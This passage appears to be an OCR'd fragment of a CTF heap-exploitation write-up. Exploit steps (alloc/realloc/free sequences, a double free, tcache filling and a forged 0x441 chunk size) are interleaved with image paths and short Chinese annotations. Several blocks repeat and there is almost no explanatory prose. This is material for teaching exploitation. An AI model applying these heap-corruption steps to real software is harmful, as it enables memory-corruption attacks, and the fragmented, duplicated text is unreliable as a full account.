



```
alloc(0, 0x28, "AAAA")
free(0)
alloc(0, 0x48, "AAAA")
free(0)
```





```
alloc(0, 0x58, "AAAA")
realloc(0, 0, "")
```






```
alloc(0, 0x58, "AAAA")
realloc(0, 0, "")
```








```
realloc(0, 0x18, "BBBB")
```








```
realloc(0, 0x18, "BBBB")
```







free(0)






free(0)







```
# target: double free ~


alloc(0, 0x38, "AAAA")
realloc(0, 0, "")
alloc(1, 0x38, "BBBB")
free(0)
realloc(1, 0x38, "B" * 0x10)
free(1)
```








```
# target: double free ~

alloc(0, 0x38, "AAAA")
realloc(0, 0, "")
alloc(1, 0x38, "BBBB")
free(0)
realloc(1, 0x38, "B" * 0x10)
free(1)
```










```
for i in range(9):
    alloc(1, 0x68, "AAAA")
    realloc(1, 0x78, "AAAA")
    free(1)
```


PS: 0x80 -- 题目中最大的可释放大小








```
alloc(0, 0x58)
--> ("D" * 0x18) + p64(0x441)
```


PS: 0x441 -- 8个0x80 + 蓝块0x41






```
alloc(1, 0x38, "DDDD")
realloc(1, 0, "")
```




